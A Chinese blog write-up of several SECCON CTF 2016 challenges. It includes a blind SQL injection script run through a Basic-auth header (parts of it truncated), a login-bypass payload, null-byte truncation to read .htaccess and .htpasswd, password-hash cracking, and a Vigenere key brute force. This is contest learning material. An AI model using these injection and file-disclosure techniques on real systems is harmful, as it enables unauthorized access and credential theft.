Seccon CTF 2016 部分Writeup.md

原创

Bendawang 于 2016-12-15 19:58:25 发布 2199 收藏

分类专栏： WriteUp Web 文章标签： web seccon2016 crypto writeup ctf

本文链接：https://blog.csdn.net/qq_19876131/article/details/53675162

做了国外的题才发现差的有多远。。。还是太菜了。。。

web100 basiq

看了看源码请求什么的，发现这道题是通过js请求CGI拿数据，没有什么大问题，然后看看js，有个`client.js`，跟进看看login啊之类的函数

```
function login(message){
    if(message.status!=='OK'){
        alert(message.error);
        return;
    }
    loginuser = message.data;
    $.getJSON('keiba.cgi?action=expenditure', expenditure);

    var links = [{label:'Race Information',href:'/'},{label:'My Page',href:'/mypage.cgi'}];
    if(loginuser == 'admin'){
        links.push({label:'Admin', href:'/admin/'});
    }

    $('div.login').text('[ ');

    for(var i=0; i<links.length; i++){
        if(i>0){
            $('div.login').append(document.createTextNode(' | '))
        }
        $('div.login')
            .append($('<a>')
                .attr('href',links[i].href)
                .text(links[i].label));
    }
    $('div.login').append(document.createTextNode(' ] '));
.................

.................

.................
```

发现了一个`admin`页面，访问下，发现需要用户名和密码，也就是说这里是唯一一处不通过CGI的地方，那么便猜想是不是这里存在注入。

输入用户名`admin`，密码`1' or 1=1 -- a`。

果然成功登陆进去了，抓个包看看是个BASIC认证，那么就可以写脚本爆破了。


然后我先写了个脚本如下：

```
import requests

import base64



url="http://basiq.pwn.seccon.jp/admin/"

r=requests.session()

ans=""

header={

'Host': 'basiq.pwn.seccon.jp',

'User-Agent': 'Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0',
```

```
    'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',
    'Accept-Language': 'zh,en-US;q=0.7,en;q=0.3',
    'Accept-Encoding': 'gzip, deflate',
    'Connection': 'keep-alive',
    'Cache-Control': 'max-age=0',
    }


    for i in xrange(1,100):
        start=33
        end=127
        while start<end:
            if end-start==1:
                param="admin:1' or if(ascii(substring((select group_concat(table_name) from information_sch
                header['Authorization']='Basic '+base64.b64encode(param)
                content=r.get(url,headers=header).content
                if '401 Unauthorized' in content:
                    start=end
                else:
                    end=start
            else:
                mid=(start+end)/2
                param="admin:1' or if(ascii(substring((select group_concat(table_name) from information_sch
                header['Authorization']='Basic '+base64.b64encode(param)
                #print header
                content=r.get(url,headers=header).content
                if '401 Unauthorized' in content:
                    start=mid
                else:
                    end=mid
        ans+=chr(start)
```

```
print ans.encode('hex')
```

跑的时候先打了三个空行，然后直接逗号



那么很显然我的区间[33,127]是错的，有表名在范围外的，但是改成[0,127]之后还是不行。

结果还是一样的

```
,BOX_VOUCHER,COURSE,ENTRY,
,BOX_VOUCHER,COURSE,ENTRY,R
,BOX_VOUCHER,COURSE,ENTRY,RA
,BOX_VOUCHER,COURSE,ENTRY,RAC
,BOX_VOUCHER,COURSE,ENTRY,RACE
,BOX_VOUCHER,COURSE,ENTRY,RACE,
,BOX_VOUCHER,COURSE,ENTRY,RACE,R
,BOX_VOUCHER,COURSE,ENTRY,RACE,RE
,BOX_VOUCHER,COURSE,ENTRY,RACE,RES
,BOX_VOUCHER,COURSE,ENTRY,RACE,RESU
,BOX_VOUCHER,COURSE,ENTRY,RACE,RESUL
,BOX_VOUCHER,COURSE,ENTRY,RACE,RESULT
,BOX_VOUCHER,COURSE,ENTRY,RACE,RESULT,
,BOX_VOUCHER,COURSE,ENTRY,RACE,RESULT,R
,BOX_VOUCHER,COURSE,ENTRY,RACE,RESULT,RU
,BOX_VOUCHER,COURSE,ENTRY,RACE,RESULT,RUN
,BOX_VOUCHER,COURSE,ENTRY,RACE,RESULT,RUNN
,BOX_VOUCHER,COURSE,ENTRY,RACE,RESULT,RUNNE
,BOX_VOUCHER,COURSE,ENTRY,RACE,RESULT,RUNNER
,BOX_VOUCHER,COURSE,ENTRY,RACE,RESULT,RUNNER,
,BOX_VOUCHER,COURSE,ENTRY,RACE,RESULT,RUNNER,T
,BOX_VOUCHER,COURSE,ENTRY,RACE,RESULT,RUNNER,TR
,BOX_VOUCHER,COURSE,ENTRY,RACE,RESULT,RUNNER,TRA
,BOX_VOUCHER,COURSE,ENTRY,RACE,RESULT,RUNNER,TRAN
,BOX_VOUCHER,COURSE,ENTRY,RACE,RESULT,RUNNER,TRANS
,BOX_VOUCHER,COURSE,ENTRY,RACE,RESULT,RUNNER,TRANSA
,BOX_VOUCHER,COURSE,ENTRY,RACE,RESULT,RUNNER,TRANSAC
,BOX_VOUCHER,COURSE,ENTRY,RACE,RESULT,RUNNER,TRANSACT
,BOX_VOUCHER,COURSE,ENTRY,RACE,RESULT,RUNNER,TRANSACTI
,BOX_VOUCHER,COURSE,ENTRY,RACE,RESULT,RUNNER,TRANSACTIO
,BOX_VOUCHER,COURSE,ENTRY,RACE,RESULT,RUNNER,TRANSACTION
,BOX_VOUCHER,COURSE,ENTRY,RACE,RESULT,RUNNER,TRANSACTION,
,BOX_VOUCHER,COURSE,ENTRY,RACE,RESULT,RUNNER,TRANSACTION,W
,BOX_VOUCHER,COURSE,ENTRY,RACE,RESULT,RUNNER,TRANSACTION,WI
,BOX_VOUCHER,COURSE,ENTRY,RACE,RESULT,RUNNER,TRANSACTION,WIN
,BOX_VOUCHER,COURSE,ENTRY,RACE,RESULT,RUNNER,TRANSACTION,WIN_
,BOX_VOUCHER,COURSE,ENTRY,RACE,RESULT,RUNNER,TRANSACTION,WIN_V
,BOX_VOUCHER,COURSE,ENTRY,RACE,RESULT,RUNNER,TRANSACTION,WIN_VO
,BOX_VOUCHER,COURSE,ENTRY,RACE,RESULT,RUNNER,TRANSACTION,WIN_VOU
,BOX_VOUCHER,COURSE,ENTRY,RACE,RESULT,RUNNER,TRANSACTION,WIN_VOUC
,BOX_VOUCHER,COURSE,ENTRY,RACE,RESULT,RUNNER,TRANSACTION,WIN_VOUCH
,BOX_VOUCHER,COURSE,ENTRY,RACE,RESULT,RUNNER,TRANSACTION,WIN_VOUCHE
,BOX_VOUCHER,COURSE,ENTRY,RACE,RESULT,RUNNER,TRANSACTION,WIN_VOUCHER
,BOX_VOUCHER,COURSE,ENTRY,RACE,RESULT,RUNNER,TRANSACTION,WIN_VOUCHER
,BOX_VOUCHER,COURSE,ENTRY,RACE,RESULT,RUNNER,TRANSACTION,WIN_VOUCHER
,BOX_VOUCHER,COURSE,ENTRY,RACE,RESULT,RUNNER,TRANSACTION,WIN_VOUCHER
,BOX_VOUCHER,COURSE,ENTRY,RACE,RESULT,RUNNER,TRANSACTION,WIN_VOUCHER
,BOX_VOUCHER,COURSE,ENTRY,RACE,RESULT,RUNNER,TRANSACTION,WIN_VOUCHER
,BOX_VOUCHER,COURSE,ENTRY,RACE,RESULT,RUNNER,TRANSACTION,WIN_VOUCHER
,BOX_VOUCHER,COURSE,ENTRY,RACE,RESULT,RUNNER,TRANSACTION,WIN_VOUCHER
,BOX_VOUCHER,COURSE,ENTRY,RACE,RESULT,RUNNER,TRANSACTION,WIN_VOUCHER
,BOX_VOUCHER,COURSE,ENTRY,RACE,RESULT,RUNNER,TRANSACTION,WIN_VOUCHER
```


而且后面这些表我都爆了一遍也没啥东西。

那么就是第一个没有炸出来的表了。

也就是说很可能用了中文字符，或是别的编码的字符，至少占用了2字节以上的字符了。

这就稍稍麻烦了，需要转换下payload，把直接的字符串形式的表名先`hex`一下在`substring`截取来爆破。

即爆破它的16进制字符串就好啦，然后

爆破表名的poc如下：

```
import requests
import base64
url="http://basiq.pwn.seccon.jp/admin/"
r=requests.session()
ans=""
header={
'Host': 'basiq.pwn.seccon.jp',
'User-Agent': 'Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0',
'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',
'Accept-Language': 'zh,en-US;q=0.7,en;q=0.3',
'Accept-Encoding': 'gzip, deflate',
'Connection': 'keep-alive',
'Cache-Control': 'max-age=0',
}
for i in xrange(1,100):
    start=33
    end=127
    while start<end:
        if end-start==1:
            param="admin:1' or if(ascii(substring((select hex(group_concat(table_name)) from informatio
            header['Authorization']='Basic '+base64.b64encode(param)
            content=r.get(url,headers=header).content
            if '401 Unauthorized' in content:
                start=end
            else:
                end=start
        else:
            mid=(start+end)/2
            param="admin:1' or if(ascii(substring((select hex(group_concat(table_name)) from informatio
            header['Authorization']='Basic '+base64.b64encode(param)
            #print header
            content=r.get(url,headers=header).content
            if '401 Unauthorized' in content:
                start=mid
            else:
                end=mid
    ans+=chr(start)
    print ans
```

截图如下，只看第一个表。

```
E
E2
E29
E298
E298B
E298B9
E298B9E
E298B9E2
E298B9E29
E298B9E298
E298B9E298B
E298B9E298BA
E298B9E298BAE
E298B9E298BAE2
E298B9E298BAE29
E298B9E298BAE298
E298B9E298BAE298B
E298B9E298BAE298BB
E298B9E298BAE298BB2
E298B9E298BAE298BB2C
```


`2C`是逗号的16进制，

也就是前面一大堆是第一张表名了。

接下来正常爆库就行了。

该表的列有`id,name,pass`

然后读取内容，需要将刚才的一对16进制编码下，然后表名是`☺☻☻`

所以最后的flag如下图：

```
└─(21:31:05)──> python basiq.py
S
SE
SEC
SECC
SECCO
SECCON
SECCON{
SECCON{C
SECCON{Ca
SECCON{Car
SECCON{Carn
SECCON{Carni
SECCON{Carniv
SECCON{Carniva
SECCON{Carnival
SECCON{Carnival}
```


web200 ppppoxy

看到一个exe。。。秒趟。。先跳为敬

web300 uncomfortable-web

题目允许上传py,sh,pl脚本，并且执行返回结果。

直接弹shell的没用。

那就先规规矩矩的试试。

上传如下

```
curl http://127.0.0.1:81/ -v -L
```

发现一个目录`authed`和`select.cgi`

目录被禁止访问了，


然后看看cgi，可以传参。

上传

```
curl http://127.0.0.1:81/select.cgi?txt=a -v -L
```

发现提示是`authed/a.txt`，

也就是说这个cgi读取的是authed下的文件，由于服务器是apache，而且一般来说访问不了目录多半是配置`.htaccess`，利用%00截断访问




```
POST /? HTTP/1.1
Host: uncomfortableweb.pwn.seccon.jp
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:50.0) Gecko/20100101
Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://uncomfortableweb.pwn.seccon.jp/?
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
boundary=---------------------------114516504615321888661343521522
Content-Length: 296

-----------------------------114516504615321888661343521522
Content-Disposition: form-data; name="file"; filename="simple3.sh"
Content-Type: application/x-shellscript

curl http://127.0.0.1:81/select.cgi?txt=.htaccess%00 -v -L

-----------------------------114516504615321888661343521522--
```

```
                                 Dload  Upload   Total   Spent    Left  Speed

  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0&lt;
HTTP/1.1 200 OK
&lt; Date: Mon, 12 Dec 2016 13:45:03 GMT
&lt; Server: Apache
&lt; Connection: close
&lt; Transfer-Encoding: chunked
&lt; Content-Type: text/html; charset=utf-8
&lt;
{ [data not shown]

117   353    0   353    0     0  18426      0 --:--:-- --:--:-- --:--:-- 19611*
Closing connection #0

&lt;html&gt;
&lt;body&gt;
&lt;form action=&quot;?&quot; method=&quot;get&quot;&gt;
&lt;select name=&quot;txt&quot;&gt;
&lt;option value=&quot;a&quot;&gt;a&lt;/option&gt;
&lt;option value=&quot;b&quot;&gt;b&lt;/option&gt;
&lt;/select&gt;
&lt;input type=&quot;submit&quot; vaue=&quot;GO&quot;&gt;
&lt;/form&gt;
&lt;hr&gt;
AuthUserFile /var/www/html-inner/authed/.htpasswd&lt;br&gt;
AuthGroupFile /dev/null&lt;br&gt;
AuthName &amp;quot;SECCON 2016&amp;quot;&lt;br&gt;
AuthType Basic&lt;br&gt;
Require user keigo&lt;br&gt;
&lt;/body&gt;&lt;/html&gt;
</pre><hr><p><p><br>
```


果然访问得到要访问`authed`文件夹的用户名是`keigo`，并且得到另一个配置文件`htpasswd`，访问之拿到密码`LdnoMJCeVy.SE`

然后用`JohnTheRipper`解密如下：



```
keigo:test
tp://blog.csdn.net/qq_19876131
1 password hash cracked, 0 left
```

得到密码是test。访问上去。

看到有个文件夹叫做`sqlinj`，继续跟进访问

进去后发现有100个cgi文件。

然后跑一下发现都没有动静，后来看别人的wp，说是72.cgi有sqli，但是我在补题的时候估计提目关了把，没有测成功，据说是接下来就普通联合注入爆库就可以了。

web300 biscuiti

这道题我单独写了篇blog，以纪念我在这道题上犯的无数的蠢。。。。

链接：http://blog.csdn.net/qq_19876131/article/details/53674972

crypto100 vigenere

题目给了密文和部分明文，还有vigenere映射表。

```
Vigenere
k: ???????????
p: SECCON{??????????????????????????????????}
c: LMIG}RPEDOEEWKJIQIWKJWMNDTSR}TFVUFWYOCBAJBQ
k=key, p=plain, c=cipher, md5(p)=f528a6ab914c1ecf856a1d93103948fe
 |ABCDEFGHIJKLMNOPQRSTUVWXYZ{}
-+---------------------------
A|ABCDEFGHIJKLMNOPQRSTUVWXYZ{}
B|BCDEFGHIJKLMNOPQRSTUVWXYZ{}A
C|CDEFGHIJKLMNOPQRSTUVWXYZ{}AB
D|DEFGHIJKLMNOPQRSTUVWXYZ{}ABC
E|EFGHIJKLMNOPQRSTUVWXYZ{}ABCD
F|FGHIJKLMNOPQRSTUVWXYZ{}ABCDE
G|GHIJKLMNOPQRSTUVWXYZ{}ABCDEF
H|HIJKLMNOPQRSTUVWXYZ{}ABCDEFG
I|IJKLMNOPQRSTUVWXYZ{}ABCDEFGH
J|JKLMNOPQRSTUVWXYZ{}ABCDEFGHI
K|KLMNOPQRSTUVWXYZ{}ABCDEFGHIJ
L|LMNOPQRSTUVWXYZ{}ABCDEFGHIJK
M|MNOPQRSTUVWXYZ{}ABCDEFGHIJKL
N|NOPQRSTUVWXYZ{}ABCDEFGHIJKLM
O|OPQRSTUVWXYZ{}ABCDEFGHIJKLMN
P|PQRSTUVWXYZ{}ABCDEFGHIJKLMNO
Q|QRSTUVWXYZ{}ABCDEFGHIJKLMNOP
R|RSTUVWXYZ{}ABCDEFGHIJKLMNOPQ
S|STUVWXYZ{}ABCDEFGHIJKLMNOPQR
T|TUVWXYZ{}ABCDEFGHIJKLMNOPQRS
U|UVWXYZ{}ABCDEFGHIJKLMNOPQRST
V|VWXYZ{}ABCDEFGHIJKLMNOPQRSTU
W|WXYZ{}ABCDEFGHIJKLMNOPQRSTUV
X|XYZ{}ABCDEFGHIJKLMNOPQRSTUVW
Y|YZ{}ABCDEFGHIJKLMNOPQRSTUVWX
Z|Z{}ABCDEFGHIJKLMNOPQRSTUVWXY
{|{}ABCDEFGHIJKLMNOPQRSTUVWXYZ
}|}ABCDEFGHIJKLMNOPQRSTUVWXYZ{
```

密钥长度12，由给出的部分明文推出前7位的key为`VIGENER`，也就是还剩五位，然后我们已知明文的hash，就可以通过枚举密钥解密来对比明文hash值。

但是五位密钥的话，28的五次方大概1700万+，这里我看密钥样子我猜测第八位密钥为`E`，这样就只用枚举60万+。最后脚本如下：

```
import hashlib
vigenere='ABCDEFGHIJKLMNOPQRSTUVWXYZ{}'
key='VIGENERE'
len_key=12
p="SECCON{?????BCDEDEF?????KLMNOPQ?????VWXYYZ}"
c="LMIG}RPEDOEEWKJIQIWKJWMNDTSR}TFVUFWYOCBAJBQ"
cnt=0
def distance(a,b):  #a-b
    if a>b:
        return 28-(vigenere.find(a)-vigenere.find(b))
    else:
        return (vigenere.find(b)-vigenere.find(a))
for i1 in vigenere:
    for j in vigenere:
        for k in vigenere:
            for l in vigenere:
                tmp=key+i1+j+k+l
                ans=""
                cnt+=1
                for i in xrange(len(p)):
                    ans+=vigenere[distance(tmp[i%12],c[i])]
                print ans,cnt
                if hashlib.md5(ans).hexdigest()=='f528a6ab914c1ecf856a1d93103948fe':
                    a=raw_input("Success! flag is "+ans)
```

运行截图如下：

```
SECCON{ABACWBCDEDEFGHIKDKLMNOPQRSTUOVWXYYZ} 54947
SECCON{ABACVBCDEDEFGHIKCKLMNOPQRSTUNVWXYYZ} 54948
SECCON{ABACUBCDEDEFGHIKBKLMNOPQRSTUMVWXYYZ} 54949
SECCON{ABACTBCDEDEFGHIKAKLMNOPQRSTULVWXYYZ} 54950
SECCON{ABACSBCDEDEFGHIK}KLMNOPQRSTUKVWXYYZ} 54951
SECCON{ABACRBCDEDEFGHIK{KLMNOPQRSTUJVWXYYZ} 54952
SECCON{ABACQBCDEDEFGHIKZKLMNOPQRSTUIVWXYYZ} 54953
SECCON{ABACPBCDEDEFGHIKYKLMNOPQRSTUHVWXYYZ} 54954
SECCON{ABACOBCDEDEFGHIKXKLMNOPQRSTUGVWXYYZ} 54955
SECCON{ABACNBCDEDEFGHIKWKLMNOPQRSTUFVWXYYZ} 54956
SECCON{ABACMBCDEDEFGHIKVKLMNOPQRSTUEVWXYYZ} 54957
SECCON{ABACLBCDEDEFGHIKUKLMNOPQRSTUDVWXYYZ} 54958
SECCON{ABACKBCDEDEFGHIKTKLMNOPQRSTUCVWXYYZ} 54959
SECCON{ABACJBCDEDEFGHIKSKLMNOPQRSTUBVWXYYZ} 54960
SECCON{ABACIBCDEDEFGHIKRKLMNOPQRSTUAVWXYYZ} 54961
SECCON{ABACHBCDEDEFGHIKQKLMNOPQRSTU}VWXYYZ} 54962
SECCON{ABACGBCDEDEFGHIKPKLMNOPQRSTU{VWXYYZ} 54963
SECCON{ABACFBCDEDEFGHIKOKLMNOPQRSTUZVWXYYZ} 54964
SECCON{ABABEBCDEDEFGHIJNKLMNOPQRSTTYVWXYYZ} 54965
SECCON{ABABDBCDEDEFGHIJMKLMNOPQRSTTXVWXYYZ} 54966
SECCON{ABABCBCDEDEFGHIJLKLMNOPQRSTTWVWXYYZ} 54967
SECCON{ABABBBCDEDEFGHIJKKLMNOPQRSTTVVWXYYZ} 54968
SECCON{ABABABCDEDEFGHIJJKLMNOPQRSTTUVWXYYZ} 54969
Success! flag is SECCON{ABABABCDEDEFGHIJJKLMNOPQRSTTUVWXYYZ}
```